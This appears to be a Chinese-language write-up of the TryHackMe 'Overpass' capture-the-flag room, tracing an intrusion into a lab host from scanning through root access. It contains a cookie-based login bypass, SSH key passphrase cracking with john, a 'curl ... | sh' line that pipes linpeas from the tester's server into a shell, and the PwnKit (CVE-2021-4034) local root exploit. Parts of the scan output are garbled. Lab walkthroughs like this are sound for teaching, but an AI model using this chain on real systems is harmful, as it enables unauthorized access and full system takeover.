

# Overpass

## **URL**

https://tryhackme.com/room/overpass

**IP** 10.10.61.106



```
#rustscan -a 10.10.61.106 -r 1-65535 --scripts none --ulimit 5000
The Modern Day Port Scanner.
 https://discord.gg/GFrQsGy
 https://github.com/RustScan/RustScan:
Nmap? More like slowmap.🖡
[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.61.106:22
Open 10.10.61.106:80
10.10.61.106 -> [22,80]
```

使用rustscan 快速的找到開啟的port



```
#nmap -sV -sC -Pn 10.10.61.106 -p22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 14:13 CST
Nmap scan report for 10.10.61.106
Host is up (0.40s latency).
      STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6pl Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
   256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
 http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.61 seconds
```

## 再使用nmap針對rustscan掃出來的port 做服務探測及預設腳本列舉

沒發現什麼特別的



#### 連上網頁看到非常多的連結可以按

## 但還是先用gobuster去做目錄探測,發現有幾個資源存在

```
#gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 150 -u http://10.10.61.106
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               rhttp://10.10.61.106tudents who were disappointed by the number of people getting hacked because their passwords we
[+] Method: we decided to create a rGETword manager to help you use unique passwords for every service
   Threads:ds never leave your PC, 150 are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.
                               /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
   Wordlist:
   Negative Status codes:
[+]||UsereAgentaloper
                               gobuster/3.1.0
+ aTimeout: nthusiast and Emotiona 10s port Animal Manager
2022/06/02 14:15:41 Starting gobuster in directory enumeration mode
'imq
                        (Status: 301) [Size: 0] [--> img/]
/downloads
                       (Status: 301) [Size: 0] [--> downloads/]
/aboutusector [5] Console [(Status:\1301):\[Size:\0]:\[--> aboutus/]]
admin
                       (Status: 301) [Size: 42] [--> /admin/]
                        (Status: 301) [Size: 0] [--> css/]
CSS
```



### 看了一下,只對admin有興趣,做完基本盤的攻擊都沒成功

#### 來看一下網頁原始碼

```
1 <!DOCTYPE html>
2 <html>
 4 <head>
   <meta charset="utf-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <title>0verpass</title>
   <meta name="viewport" content="width=device-width, initial-scale=1">
   <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
   link rel="icon" type="image/png" href="/img/overpass.png" />
   <script src="/main.js"></script>
   <script src="/login.js"></script>
   <script src="/cookie.js"></script>
15 </head>
16
17 <body onload="onLoad()">
   <nav>
19
     <img class="logo" src="/img/overpass.svg" alt="0verpass logo">
     <h2 class="navTitle"><a href="/">0verpass</a></h2>
21
     <a class="current" href="/aboutus">About Us</a>
     <a href="/downloads">Downloads</a>
   </nav>
```




## 看到他登入的javascript,來看一下有沒有什麼蛛絲馬跡

```
async function login() {
 const usernameBox = document.querySelector("#username");
  const passwordBox = document.querySelector("#password");
  const loginStatus = document.querySelector("#loginStatus");
  loginStatus.textContent = ""
  const creds = { username: usernameBox.value, password: passwordBox.value }
  const response = await postData("/api/login", creds)
  const status0rCookie = await response.text()
  if (statusOrCookie === "Incorrect credentials") {
   loginStatus.textContent = "Incorrect Credentials"
   passwordBox.value=""
 } else {
   Cookies.set("SessionToken", statusOrCookie)
   window.location = "/admin"
```

發現登入成功的區塊是將SessionToken設定一個值該值為statusOrCookie這個變數,那就直接塞進去吧





#### 重整一下就會看到帳號跟SSH的金鑰

```
#chmod 600 key.pub

[root@parrot]-[~]

#ssh -i key.pub james@10.10.61.106

Enter passphrase for key 'key.pub':
```

試著登入,發現有被密碼保護



## 轉換一下格式給john破

#### #python3 /usr/share/ssh2john/ssh2john.py ssh.pub > ssh.txt

## john ssh.txt 很快就破了

```
#ssh -i key.pub james@10.10.61.106
Enter passphrase for key 'key.pub':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
 System information as of Thu Jun 2 07:05:47 UTC 2022
 System load: 0.04
                                                       88
                                  Processes:
 Usage of /: 22.3% of 18.57GB Users logged in:
                                  IP address for eth0: 10.10.61.106
 Memory usage: 17%
 Swap usage: 0%
 * Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
47 packages can be updated.
O updates are security updates.
Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```



### 在家目錄中就可以找到第1題的答案

沒看到明顯的提權方式

#python3 -m http.server 80

架個站,跑個linpeas

curl -L 10.4.66.18/linpeas.sh | sh

發現有CVE-2021-4034可以打,也就是大名鼎鼎的PwnKit

wget 10.4.66.18/PwnKit



```
james@overpass-prod:~$ chmod +x PwnKit
james@overpass-prod:~$ ./PwnKit
root@overpass-prod:/home/james# id
uid=0(root) gid=0(root) groups=0(root),1001(james)
```

成功取得root,在root的加目錄就可以找到第2題的答案

